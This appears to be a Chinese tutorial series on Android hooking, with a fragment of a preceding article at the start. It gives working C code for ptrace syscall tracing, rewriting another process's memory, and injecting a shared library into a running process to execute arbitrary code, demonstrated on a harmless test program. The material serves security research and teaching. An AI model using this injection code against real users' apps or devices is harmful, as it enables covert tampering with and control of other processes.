dvmGetCurrentJNIMethod_fnPtr =dlsym(dvm_hand, "_Z22dvmGetCurrentJNIMethodv");
dvmGetCurrentJNIMethod_fnPtr();
```

0x10 小结

还是那句话，写了这么多依然不能保证本文能够覆盖到ida调试的方方面面，因为ida实在是太博大精深了。看官如有兴趣可以继续深入研究学习。另外文章中所有提到的代码和工具都可以在我的github下载到，地址是：

https://github.com/zhengmin1989/TheSevenWeapons

0x11 参考文章

MSC解题报告 http://bbs.pediy.com/showthread.php?t=197235

原文 by 蒸米

0x00 序

随着移动安全越来越火，各种调试工具也都层出不穷，但因为环境和需求的不同，并没有工具是万能的。另外工具是死的，人是活的，如果能搞懂工具的原理再结合上自身的经验，你也可以创造出属于自己的调试武器。因此，笔者将会在这一系列文章中分享一些自己经常用或原创的调试工具以及手段，希望能对国内移动安全的研究起到一些催化剂的作用。

文章中所有提到的代码和工具都可以在我的github下载到，地址是：

https://github.com/zhengmin1989/TheSevenWeapons

0x01 离别钩

Hooking翻译成中文就是钩子的意思，所以正好配合这一章的名字《离别钩》。

```
“我知道钩是种武器，在十八般兵器中名列第七，离别钩呢?”
“离别钩也是种武器，也是钩。”
“既然是钩，为什么要叫做离别?”
“因为这柄钩，无论钩住什么都会造成离别。如果它钩住你的手，你的手就要和腕离别；如果它钩住你的脚，你的脚就
要和腿离别。”
“如果它钩住我的咽喉，我就和这个世界离别了?”
“是的，”
“你为什么要用如此残酷的武器?”
“因为我不愿被人强迫与我所爱的人离别。”
“我明白你的意思了。”
“你真的明白?”
“你用离别钩，只不过为了要相聚。”
“是的。”
```

一提到hooking，让我又回想起了2011年的时候。当时android才出来没多久，各大安全公司都在忙着研发自己的手机助手。当时手机上最泛滥的病毒就是短信扣费类的病毒，但仅仅是靠云端的病毒库扫描是远远不够的。而这时候”LBE安全大师”横空出世，提供了主动防御的技术，可以在病毒发送短信之前拦截下来，并让用户选择是否发送。 其实这个主动防御技术就是hooking。虽然在PC上hooking的技术已经很成熟了，但是在android上的资料却非常稀少，只有少数人掌握着android上hooking的技术，因此这些人也变成了各大公司争相抢夺的对象。但是没有什么东西是能够永久保密的，这些技术早晚会被大家研究出来并对外公开的。因此，到了2015年，android上的hook资料已经遍地都是了，各种开源的hook框架也层出不穷，使用这些hook工具就可以轻松的hook native，jni和java层的函数。但这同样也带来了一些问题，新手想研究hook的时候因为资料和工具太多往往不知道如何下手，并且就算使用了工具成功的hook，也根本不知道原理是什么。因此笔者准备从hook的原理开始，配合开源工具循序渐进的介绍native，jni和java层的hook，方便大家对hook进行系统的学习。

0x02 Playing with Ptrace on Android

其实无论是hook还是调试都离不开ptrace这个system call，利用ptrace，我们可以跟踪目标进程，并且在目标进程暂停的时候对目标进程的内存进行读写。在linux上有一篇经典的文章叫《Playing with Ptrace》，简单介绍了如何玩转ptrace。在这里我们照猫画虎，来试一下playing with Ptrace on Android。PS：这里的一部分内容借鉴了harry大牛在百度Hi写的一篇文章，可惜后来百度Hi关了，就失传了。不过不用担心，我这篇比他写的还详细。：）

首先来看我们要ptrace的目标程序，用来一直循环输出一句话”Hello,LiBieGou!”：

```
#include <stdio.h>
int count = 0;

void sevenWeapons(int number)
{
    char* str = "Hello,LiBieGou!";
    printf("%s %d\n",str,number);
}

int main()
{
    while(1)
    {
        sevenWeapons(count);
        count++;
        sleep(1);
    }
    return 0;
}
```

想要编译它非常简单，首先建立一个Android.mk文件，然后填入如下内容，让ndk将文件编译为elf可执行文件：

```
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)
LOCAL_MODULE    := target
LOCAL_SRC_FILES := target.c

include $(BUILD_EXECUTABLE)
```

接下来我们写出hook1.c程序来hook target程序的system call，main函数如下：

```
int main(int argc, char *argv[])
{
    if(argc != 2) {
        printf("Usage: %s <pid to be traced>\n", argv[0]);
        return 1;
    }

    pid_t pid;
    int status;
    pid = atoi(argv[1]);

    if(0 != ptrace(PTRACE_ATTACH, pid, NULL, NULL))
    {
        printf("Trace process failed:%d.\n", errno);
        return 1;
    }

    ptrace(PTRACE_SYSCALL, pid, NULL, NULL);

    while(1)
    {
        wait(&status);
        hookSysCallBefore(pid);
        ptrace(PTRACE_SYSCALL, pid, NULL, NULL);

        wait(&status);
        hookSysCallAfter(pid);
        ptrace(PTRACE_SYSCALL, pid, NULL, NULL);
    }

    ptrace(PTRACE_DETACH, pid, NULL, NULL);
    return 0;
}
```

首先要知道hook的目标的pid，这个用ps命令就能获取到。然后我们使用ptrace(PTRACE_ATTACH, pid, NULL, NULL)这个函数对目标进程进行加载。加载成功后我们可以使用ptrace(PTRACE_SYSCALL, pid, NULL, NULL)这个函数来对目标程序下断点，每当目标程序调用system call前的时候，就会暂停下载。然后我们就可以读取寄存器的值来获取system call的各项信息。然后我们再一次使用ptrace(PTRACE_SYSCALL, pid, NULL, NULL)这个函数就可以让system call在调用完后再一次暂停下来，并获取system call的返回值。

获取system call编号的函数如下：

```
long getSysCallNo(int pid, struct pt_regs *regs)
{
    long scno = 0;
    scno = ptrace(PTRACE_PEEKTEXT, pid, (void *)(regs->ARM_pc - 4), NULL);
    if(scno == 0)
        return 0;

    if (scno == 0xef000000) {
        scno = regs->ARM_r7;
    } else {
        if ((scno & 0x0ff00000) != 0x0f900000) {
            return -1;
        }
        scno &= 0x000fffff;
    }
    return scno;
}
```

ARM架构上，所有的系统调用都是通过SWI来实现的。并且在ARM 架构中有两个SWI指令，分别针对EABI和OABI：

[EABI]
机器码：`1110 1111 0000 0000` -- `SWI 0`
具体的调用号存放在寄存器r7中.

[OABI]
机器码：`1101 1111 vvvv vvvv` -- `SWI immed_8`
调用号进行转换以后得到指令中的立即数。立即数=调用号 | 0x900000
既然需要兼容两种方式的调用，我们在代码上就要分开处理。首先要获取SWI指令判断是EABI还是OABI，如果是EABI，可从r7中获取调用号。如果是OABI，则从SWI指令中获取立即数，反向计算出调用号。

我们接着看hook system call前的函数，和hook system call后的函数：

```
void hookSysCallBefore(pid_t pid)
{
    struct pt_regs regs;
    int sysCallNo = 0;

    ptrace(PTRACE_GETREGS, pid, NULL, &regs);
    sysCallNo = getSysCallNo(pid, &regs);
    printf("Before SysCallNo = %d\n",sysCallNo);

    if(sysCallNo == __NR_write)
    {
        printf("__NR_write: %ld %p %ld\n",regs.ARM_r0,(void*)regs.ARM_r1,regs.ARM_r2);
    }
}
```

```
void hookSysCallAfter(pid_t pid)
{
    struct pt_regs regs;
    int sysCallNo = 0;

    ptrace(PTRACE_GETREGS, pid, NULL, &regs);
    sysCallNo = getSysCallNo(pid, &regs);

    printf("After SysCallNo = %d\n",sysCallNo);

    if(sysCallNo == __NR_write)
    {
        printf("__NR_write return: %ld\n",regs.ARM_r0);
    }

    printf("\n");
}
```

在获取了system call的number以后，我们可以进一步获取个个参数的值，比如说write这个system call。在arm上，如果形参个数少于或等于4，则形参由R0,R1,R2,R3四个寄存器进行传递。若形参个数大于4，大于4的部分必须通过堆栈进行传递。而执行完函数后，函数的返回值会保存在R0这个寄存器里。

下面我们就来实际运行一下看看效果。我们先把target和hook1 push到 /data/local/tmp目录下，再chmod 777一下。接着运行target。

```
# ./target

Hello,LiBieGou! 0
Hello,LiBieGou! 1
Hello,LiBieGou! 2
Hello,LiBieGou! 3
Hello,LiBieGou! 4
Hello,LiBieGou! 5
Hello,LiBieGou! 6
….
```

我们随后再开一个shell，然后ps获取target的pid，然后使用hook1程序对target进行hook操作：

```
# ./hook1 23442
Before SysCallNo = 162
After SysCallNo = 162


Before SysCallNo = 4
__NR_write: 1 0xadf020 19
After SysCallNo = 4
__NR_write return: 19

Before SysCallNo = 162
After SysCallNo = 162

Before SysCallNo = 4
__NR_write: 1 0xadf020 19
After SysCallNo = 4
__NR_write return: 19
```

我们可以看到第一个SysCallNo是162，也就是sleep函数。第二个SysCallNo是4，也就是write函数，因为printf本质就是调用write这个系统调用来完成的。关于system call number对应的具体system call可以参考我在github上的reference文件夹中的systemcalllist.txt文件，里面有对应的列表。我们的hook1程序还对write的参数做了解析，比如1表示stdout，0xadf020表示字符串的地址，19代表字符串的长度。而返回值19表示write成功写入的长度，也就是字符串的长度。

整个过程用图表达如下：



0x03 利用Ptrace动态修改内存

仅仅是用ptrace来获取system call的参数和返回值还不能体现出ptrace的强大，下面我们就来演示用ptrace读写内存。我们在hook1.c的基础上继续进行修改，在write被调用之前对要输出string进行翻转操作。

我们在hookSysCallBefore()函数中加入modifyString(pid, regs.ARM_r1, regs.ARM_r2)这个函数：

```
if(sysCallNo == __NR_write)
{
    printf("__NR_write: %ld %p %ld\n",regs.ARM_r0,(void*)regs.ARM_r1,regs.ARM_r2);
    modifyString(pid, regs.ARM_r1, regs.ARM_r2);
}
```

因为write的第二个参数是字符串的地址，第三个参数是字符串的长度，所以我们把R1和R2的值传给modifyString()这个函数：

```
void modifyString(pid_t pid, long addr, long strlen)
{
    char* str;
    str = (char *)calloc((strlen+1) * sizeof(char), 1);
    getdata(pid, addr, str, strlen);
    reverse(str);
    putdata(pid, addr, str, strlen);
}
```

modifyString()首先获取在内存中的字符串，然后进行翻转操作，最后再把翻转后的字符串写入原来的地址。这些操作用到了getdata()和putdata()函数：

```
void getdata(pid_t child, long addr,
             char *str, int len)
{   char *laddr;
    int i, j;
    union u {
            long val;
            char chars[long_size];
    }data;
    i = 0;
    j = len / long_size;
    laddr = str;
    while(i < j) {
        data.val = ptrace(PTRACE_PEEKDATA,
                          child, addr + i * 4,
                          NULL);
        memcpy(laddr, data.chars, long_size);
        ++i;
        laddr += long_size;
    }
    j = len % long_size;
    if(j != 0) {
        data.val = ptrace(PTRACE_PEEKDATA,
                          child, addr + i * 4,
                          NULL);
        memcpy(laddr, data.chars, j);
    }
    str[len] = '\0';
}

void putdata(pid_t child, long addr,
             char *str, int len)
{   char *laddr;
    int i, j;
    union u {
            long val;
            char chars[long_size];
    }data;
    i = 0;
    j = len / long_size;
    laddr = str;
    while(i < j) {
        memcpy(data.chars, laddr, long_size);
        ptrace(PTRACE_POKEDATA, child,
               addr + i * 4, data.val);
        ++i;
        laddr += long_size;
    }
    j = len % long_size;
    if(j != 0) {
        memcpy(data.chars, laddr, j);
        ptrace(PTRACE_POKEDATA, child,
               addr + i * 4, data.val);
    }
}
```

getdata()和putdata()分别使用PTRACE_PEEKDATA和PTRACE_POKEDATA对内存进行读写操作。因为ptrace的内存操作一次只能控制4个字节，所以如果修改比较长的内容需要进行多次操作。

我们现在运行一下target，并且在运行中用hook2程序进行hook：

```
# ./target

Hello,LiBieGou! 0
Hello,LiBieGou! 1
Hello,LiBieGou! 2
Hello,LiBieGou! 3
Hello,LiBieGou! 4
Hello,LiBieGou! 5
Hello,LiBieGou! 6
Hello,LiBieGou! 7
8 !uoGeiBiL,olleH
9 !uoGeiBiL,olleH
01 !uoGeiBiL,olleH
11 !uoGeiBiL,olleH
21 !uoGeiBiL,olleH
31 !uoGeiBiL,olleH
Hello,LiBieGou! 14
Hello,LiBieGou! 15
Hello,LiBieGou! 16
```

哈哈，是不是看到字符串都被翻转了。如果我们退出hook2程序，字符串又会回到原来的样子。

0x04 利用Ptrace动态执行sleep()函数

上一节中我们介绍了如何使用ptrace来修改内存，现在继续介绍如何用ptrace来执行libc .so中的sleep()函数。主要逻辑都在inject()这个函数中：

```
void inject(pid_t pid)
{
    struct pt_regs old_regs,regs;
    long sleep_addr;

    //save old regs
    ptrace(PTRACE_GETREGS, pid, NULL, &old_regs);
    memcpy(&regs, &old_regs, sizeof(regs));

    printf("getting remote sleep_addr:\n");
    sleep_addr = get_remote_addr(pid, libc_path, (void *)sleep);

    long parameters[1];
    parameters[0] = 10;

    ptrace_call(pid, sleep_addr, parameters, 1, &regs);

    //restore old regs
    ptrace(PTRACE_SETREGS, pid, NULL, &old_regs);
}
```

首先我们用ptrace(PTRACE_GETREGS, pid, NULL, &old_regs)来保存一下寄存器的值，然后获取sleep()函数在目标进程中的地址，接着利用ptrace执行sleep()函数，最后在执行完sleep()函数后再用ptrace(PTRACE_SETREGS, pid, NULL, &old_regs)恢复寄存器原来值。

下面是获取sleep()函数在目标进程中地址的代码：

```
void* get_module_base(pid_t pid, const char* module_name)
{
    FILE *fp;
    long addr = 0;
    char *pch;
    char filename[32];
    char line[1024];
    if (pid == 0) {
        snprintf(filename, sizeof(filename), "/proc/self/maps");
    } else {
        snprintf(filename, sizeof(filename), "/proc/%d/maps", pid);
    }
    fp = fopen(filename, "r");

    if (fp != NULL) {
        while (fgets(line, sizeof(line), fp)) {
            if (strstr(line, module_name)) {
                pch = strtok( line, "-" );
                addr = strtoul( pch, NULL, 16 );
                if (addr == 0x8000)
                    addr = 0;
                break;
            }
        }
        fclose(fp) ;
    }
    return (void *)addr;
}

long get_remote_addr(pid_t target_pid, const char* module_name, void* local_addr)
{
    void* local_handle, *remote_handle;

    local_handle = get_module_base(0, module_name);
    remote_handle = get_module_base(target_pid, module_name);

    printf("module_base: local[%p], remote[%p]\n", local_handle, remote_handle);

    long ret_addr = (long)((uint32_t)local_addr + (uint32_t)remote_handle - (uint32_t)
local_handle);

    printf("remote_addr: [%p]\n", (void*) ret_addr);

    return ret_addr;
}
```

因为libc.so在内存中的地址是随机的，所以我们需要先获取目标进程的libc.so的加载地址，再获取自己进程的libc.so的加载地址和sleep()在内存中的地址。然后我们就能计算出sleep()函数在目标进程中的地址了。要注意的是获取目标进程和自己进程的libc.so的加载地址是通过解析/proc/[pid]/maps得到的。

接下来是执行sleep()函数的代码：

```
int ptrace_call(pid_t pid, long addr, long *params, uint32_t num_params, struct pt_reg
s* regs)
{
    uint32_t i;
    for (i = 0; i < num_params && i < 4; i ++) {
        regs->uregs[i] = params[i];
    }
    //
    // push remained params onto stack
    //
    if (i < num_params) {
        regs->ARM_sp -= (num_params - i) * sizeof(long) ;
        putdata(pid, (long)regs->ARM_sp, (char*)&params[i], (num_params - i) * sizeof(
long));
    }

    regs->ARM_pc = addr;
    if (regs->ARM_pc & 1) {
        /* thumb */
        regs->ARM_pc &= (~1u);
        regs->ARM_cpsr |= CPSR_T_MASK;
    } else {
        /* arm */
        regs->ARM_cpsr &= ~CPSR_T_MASK;
    }

    regs->ARM_lr = 0;

    if (ptrace_setregs(pid, regs) == -1
            || ptrace_continue(pid) == -1) {
        printf("error\n");
        return -1;
    }

    int stat = 0;
    waitpid(pid, &stat, WUNTRACED);
    while (stat != 0xb7f) {
        if (ptrace_continue(pid) == -1) {
            printf("error\n");
            return -1;
        }
        waitpid(pid, &stat, WUNTRACED);
    }

    return 0;
}
```

首先是将参数赋值给R0-R3，如果参数大于四个的话，再使用putdata()将参数存放在栈上。然后我们将PC的值设置为函数地址。接着再根据是否是thumb指令设置ARM_cpsr寄存器的值。随后我们使用ptrace_setregs()将目标进程寄存器的值进行修改。最后使用waitpid()等待函数被执行。

编译完后，我们使用hook3对target程序进行hook：

```
# ./target

Hello,LiBieGou! 0
Hello,LiBieGou! 1
Hello,LiBieGou! 2
Hello,LiBieGou! 3
[…sleep 10 seconds…]
Hello,LiBieGou! 4
Hello,LiBieGou! 5

# ./hook3 24835
getting remote sleep_addr:
module_base: local[0xb6f35000], remote[0xb6eec000]
remote_addr: [0xb6f1a24b]
```

正常的情况是target程序每秒输出一句话，但是用hook3程序hook后，就会暂停10秒钟的时间，因为我们利用ptrace运行了sleep(10)在目标程序中。

0x05 利用Ptrace动态加载so并执行自定义函数

仅仅是执行现有的libc函数是不能满足我们的需求的，接下来我们继续介绍如何动态的加载自定义so文件并且运行so文件中的函数。逻辑大概如下：

保存当前寄存器的状态 -> 获取目标程序的mmap, dlopen, dlsym, dlclose 地址 -> 调用mmap分配一段内存空间用来保存参数信息 –> 调用dlopen加载so文件 -> 调用dlsym找到目标函数地址 -> 使用ptrace_call执行目标函数 -> 调用 dlclose 卸载so文件 -> 恢复寄存器的状态。

实现整个逻辑的函数 injectSo()的代码如下：

```
void injectSo(pid_t pid,char* so_path, char* function_name,char* parameter)
{
    struct pt_regs old_regs,regs;
    long mmap_addr, dlopen_addr, dlsym_addr, dlclose_addr;

//save old regs

    ptrace(PTRACE_GETREGS, pid, NULL, &old_regs);
    memcpy(&regs, &old_regs, sizeof(regs));

// get remote addres

    printf("getting remote addres:\n");
    mmap_addr = get_remote_addr(pid, libc_path, (void *)mmap);
    dlopen_addr = get_remote_addr( pid, libc_path, (void *)dlopen );
    dlsym_addr = get_remote_addr( pid, libc_path, (void *)dlsym );
    dlclose_addr = get_remote_addr( pid, libc_path, (void *)dlclose );

    printf("mmap_addr=%p dlopen_addr=%p dlsym_addr=%p dlclose_addr=%p\n",
    (void*)mmap_addr,(void*)dlopen_addr,(void*)dlsym_addr,(void*)dlclose_addr);

    long parameters[10];

//mmap

    parameters[0] = 0; //address
    parameters[1] = 0x4000; //size
    parameters[2] = PROT_READ | PROT_WRITE | PROT_EXEC; //WRX
    parameters[3] = MAP_ANONYMOUS | MAP_PRIVATE; //flag
    parameters[4] = 0; //fd
    parameters[5] = 0; //offset
```

```
ptrace_call(pid, mmap_addr, parameters, 6, &regs);

    ptrace(PTRACE_GETREGS, pid, NULL, &regs);
long map_base = regs.ARM_r0;

    printf("map_base = %p\n", (void*)map_base);

//dlopen

    printf("save so_path = %s to map_base = %p\n", so_path, (void*)map_base);
    putdata(pid, map_base, so_path, strlen(so_path) + 1);

    parameters[0] = map_base;
    parameters[1] = RTLD_NOW| RTLD_GLOBAL;

ptrace_call(pid, dlopen_addr, parameters, 2, &regs);

    ptrace(PTRACE_GETREGS, pid, NULL, &regs);
    long handle = regs.ARM_r0;

    printf("handle = %p\n",(void*) handle);

//dlsym

    printf("save function_name = %s to map_base = %p\n", function_name, (void*)map_bas
e);
    putdata(pid, map_base, function_name, strlen(function_name) + 1);

    parameters[0] = handle;
    parameters[1] = map_base;

ptrace_call(pid, dlsym_addr, parameters, 2, &regs);

    ptrace(PTRACE_GETREGS, pid, NULL, &regs);
    long function_ptr = regs.ARM_r0;

    printf("function_ptr = %p\n", (void*)function_ptr);

//function_call

    printf("save parameter = %s to map_base = %p\n", parameter, (void*)map_base);
    putdata(pid, map_base, parameter, strlen(parameter) + 1);

    parameters[0] = map_base;

    ptrace_call(pid, function_ptr, parameters, 1, &regs);

//dlcose

    parameters[0] = handle;

    ptrace_call(pid, dlclose_addr, parameters, 1, &regs);

//restore old regs

    ptrace(PTRACE_SETREGS, pid, NULL, &old_regs);
}
```

mmap()可以用来将一个文件或者其它对象映射进内存，如果我们把flag设置为MAP_ANONYMOUS并且把参数fd设置为0的话就相当于直接映射一段内容为空的内存。mmap()的函数声明和参数如下：

`void* mmap(void* start,size_t length,int prot,int flags,int fd,off_t offset);`

start：映射区的开始地址，设置为0时表示由系统决定映射区的起始地址。

length：映射区的长度。

prot：期望的内存保护标志，不能与文件的打开模式冲突。我们这里设置为RWX。
flags：指定映射对象的类型，映射选项和映射页是否可以共享。我们这里设置为：MAP_ANONYMOUS(匿名映射，映射区不与任何文件关联)，MAP_PRIVATE(建立一个写入时拷贝的私有映射。内存区域的写入不会影响到原文件)。
fd：有效的文件描述词。匿名映射设置为0。
off_toffset：被映射对象内容的起点。设置为0。
在我们使用ptrace_call(pid, mmap_addr, parameters, 6, &regs)调用完mmap()函数之后，要记得使用ptrace(PTRACE_GETREGS, pid, NULL, &regs); 用来获取保存返回值的regs.ARM_r0，这个返回值也就是映射的内存的起始地址。

mmap()映射的内存主要用来保存我们传给其他函数的参数。比如接下来我们需要用dlopen()去加载"/data/local/tmp/libinject.so"这个文件，所以我们需要先用putdata()将"/data/local/tmp/libinject.so"这个字符串放置在mmap()所映射的内存中，然后就可以将这个映射的地址作为参数传递给dlopen()了。接下来的dlsym()，so中的目标函数，dlclose()都是相同调用的方式，这里就不一一赘述了。

我们再来看一下被加载的so文件，里面的内容为：

```
int mzhengHook(char * str){
    printf("mzheng Hook pid = %d\n", getpid());
    printf("Hello %s\n", str);
    LOGD("mzheng Hook pid = %d\n", getpid());
    LOGD("Hello %s\n", str);
    return 0;
}
```

这里我们不光使用printf()还使用了android debug的函数LOGD()用来输出调试结果。所以在编译时我们需要加上 `LOCAL_LDLIBS := -llog` 。

编译完后，我们使用hook4对target程序进行hook：

```
# ./target

Hello,LiBieGou! 0
Hello,LiBieGou! 1
Hello,LiBieGou! 2
mzheng Hook pid = 6043
Hello 7weapons
Hello,LiBieGou! 3
Hello,LiBieGou! 4
Hello,LiBieGou! 5
…
```

logcat:

```
D/DEBUG   ( 6043): mzheng Hook pid = 6043
D/DEBUG   ( 6043): Hello 7weapons
```

```
# ./hook4 6043
getting remote addres:
mmap_addr=0xb6f80c81 dlopen_addr=0xb6fd0f4d dlsym_addr=0xb6fd0e9d dlclose_addr=0xb6fd0
e19
map_base = 0xb6f2f000
save so_path = /data/local/tmp/libinject.so to map_base = 0xb6f2f000
handle = 0xb6fcd494
save function_name = mzhengHook to map_base = 0xb6f2f000
function_ptr = 0xb6f29cbd
save parameter = 7weapons to map_base = 0xb6f2f000
```

可以看到无论是stdout还是logcat都成功的输出了我们的调试信息。这意味着我们可以通过注入让目标进程加载so文件并执行任意代码了。

0x06 小结

现在我们已经可以做到hook system call以及动态的加载自定义so文件并且运行so文件中的函数了，但离执行以及hook java层的函数还有一定距离。因为篇幅原因，我们的hook之旅就先进行到这里，敬请期待一下篇《离别钩 - Hooking》。

文章中所有提到的代码和工具都可以在我的github下载到，地址是：

https://github.com/zhengmin1989/TheSevenWeapons

0x07 参考资料

Playing with Ptrace http://www.linuxjournal.com/article/6100
System Call Tracing using ptrace
古河的Libinject http://bbs.pediy.com/showthread.php?t=141355

原文 by 蒸米

0x00 序

随着移动安全越来越火，各种调试工具也都层出不穷，但因为环境和需求的不同，并没有工具是万能的。另外工具是死的，人是活的，如果能搞懂工具的原理再结合上自身的经验，你也可以创造出属于自己的调试武器。因此，笔者将会在这一系列文章中分享一些自己经常用或原创的调试工具以及手段，希望能对国内移动安全的研究起到一些催化剂的作用。

文章中所有提到的代码和工具都可以在我的github下载到，地址是：
https://github.com/zhengmin1989/TheSevenWeapons

0x01 利用函数挂钩实现native层的hook

我们在离别钩(上)中已经可以做到动态的加载自定义so文件并且运行so文件中的函数了，但还不能做到hook目标函数，这里我们需要用到函数挂钩的技术来做到这一点。函数挂钩的基本原理是先用mprotect()将原代码段改成可读可写可执行，然后修改原函数入口处的代码，让pc指针跳转到动态加载的so文件中的hook函数中，执行完hook函数以后再让pc指针跳转回原本的函数中。

用来注入的程序hook5逻辑与之前的hook4相比并没有太大变化，仅仅少了“调用 dlclose 卸载so文件”这一个步骤，因为我们想要执行的hook后的函数在so中，所以并不需要调用dlclose进行卸载。基本步骤如下：

保存当前寄存器的状态 -> 获取目标程序的mmap, dlopen, dlsym, dlclose 地址 -> 调用mmap分配一段内存空间用来保存参数信息 –> 调用dlopen加载so文件 -> 调用dlsym找到目标函数地址 -> 使用ptrace_call执行目标函数 -> 恢复寄存器的状态

hook5的主要代码逻辑如下：

```
void injectSo(pid_t pid,char* so_path, char* function_name,char* parameter)
{
    struct pt_regs old_regs,regs;
    long mmap_addr, dlopen_addr, dlsym_addr, dlclose_addr;

//save old regs

    ptrace(PTRACE_GETREGS, pid, NULL, &old_regs);
    memcpy(&regs, &old_regs, sizeof(regs));

//get remote addres

    printf("getting remote addres:\n");
    mmap_addr = get_remote_addr(pid, libc_path, (void *)mmap);
    dlopen_addr = get_remote_addr( pid, libc_path, (void *)dlopen );
    dlsym_addr = get_remote_addr( pid, libc_path, (void *)dlsym );
    dlclose_addr = get_remote_addr( pid, libc_path, (void *)dlclose );

    printf("mmap_addr=%p dlopen_addr=%p dlsym_addr=%p dlclose_addr=%p\n",
    (void*)mmap_addr,(void*)dlopen_addr,(void*)dlsym_addr,(void*)dlclose_addr);
```

```
    long parameters[10];

//mmap

    parameters[0] = 0; //address
    parameters[1] = 0x4000; //size
    parameters[2] = PROT_READ | PROT_WRITE | PROT_EXEC; //WRX
    parameters[3] = MAP_ANONYMOUS | MAP_PRIVATE; //flag
    parameters[4] = 0; //fd
    parameters[5] = 0; //offset

    ptrace_call(pid, mmap_addr, parameters, 6, &regs);
    ptrace(PTRACE_GETREGS, pid, NULL, &regs);

    long map_base = regs.ARM_r0;
    printf("map_base = %p\n", (void*)map_base);

//dlopen

    printf("save so_path = %s to map_base = %p\n", so_path, (void*)map_base);
    putdata(pid, map_base, so_path, strlen(so_path) + 1);

    parameters[0] = map_base;
    parameters[1] = RTLD_NOW| RTLD_GLOBAL;

    ptrace_call(pid, dlopen_addr, parameters, 2, &regs);
    ptrace(PTRACE_GETREGS, pid, NULL, &regs);

    long handle = regs.ARM_r0;

    printf("handle = %p\n",(void*) handle);

//dlsym

    printf("save function_name = %s to map_base = %p\n", function_name, (void*)map_bas
e);
    putdata(pid, map_base, function_name, strlen(function_name) + 1);

    parameters[0] = handle;
    parameters[1] = map_base;

    ptrace_call(pid, dlsym_addr, parameters, 2, &regs);
    ptrace(PTRACE_GETREGS, pid, NULL, &regs);

    long function_ptr = regs.ARM_r0;

    printf("function_ptr = %p\n", (void*)function_ptr);

//function_call

    printf("save parameter = %s to map_base = %p\n", parameter, (void*)map_base);
    putdata(pid, map_base, parameter, strlen(parameter) + 1);

    parameters[0] = map_base;

    ptrace_call(pid, function_ptr, parameters, 1, &regs);

//restore old regs

    ptrace(PTRACE_SETREGS, pid, NULL, &old_regs);
}
```

我们知道arm处理器支持两种指令集，一种是arm指令集，另一种是thumb指令集。所以要hook的函数可能是被编译成arm指令集的，也有可能是被编译成thumb指令集的。Thumb指令集可以看作是arm指令压缩形式的子集，它是为减小代码量而提出，具有16bit的代码密度。

Thumb指令体系并不完整，只支持通用功能，必要时仍需要使用ARM指令，如进入异常时。需要注意的一点是thumb指令的长度是不固定的，但arm指令是固定的32位长度。

为了让大家更容易的理解hook的原理，我们先只考虑arm指令集，因为arm相比thumb要简单一点，不需要考虑指令长度的问题。所以我们需要将target和hook的so编译成arm指令集的形式。怎么做呢？很简单，只要在Android.mk中的文件名后面加上”.arm”即可 (真正的文件不用加)。

```
include $(CLEAR_VARS)
LOCAL_MODULE    := target
LOCAL_SRC_FILES := target.c.arm
include $(BUILD_EXECUTABLE)

include $(CLEAR_VARS)
LOCAL_MODULE    := inject2
LOCAL_SRC_FILES := inject2.c.arm
LOCAL_LDLIBS := -llog
include $(BUILD_SHARED_LIBRARY)
```

确定了指令集以后，我们来看实现挂钩最重要的逻辑，这个逻辑是在注入后的so里实现的。首先我们需要一个结构体保存汇编代码和hook地址：

```
struct hook_t {
    unsigned int jump[3]; //保存跳转指令
    unsigned int store[3]; //保存原指令
    unsigned int orig; //保存原函数地址
    unsigned int patch; //保存hook函数地址
};
```

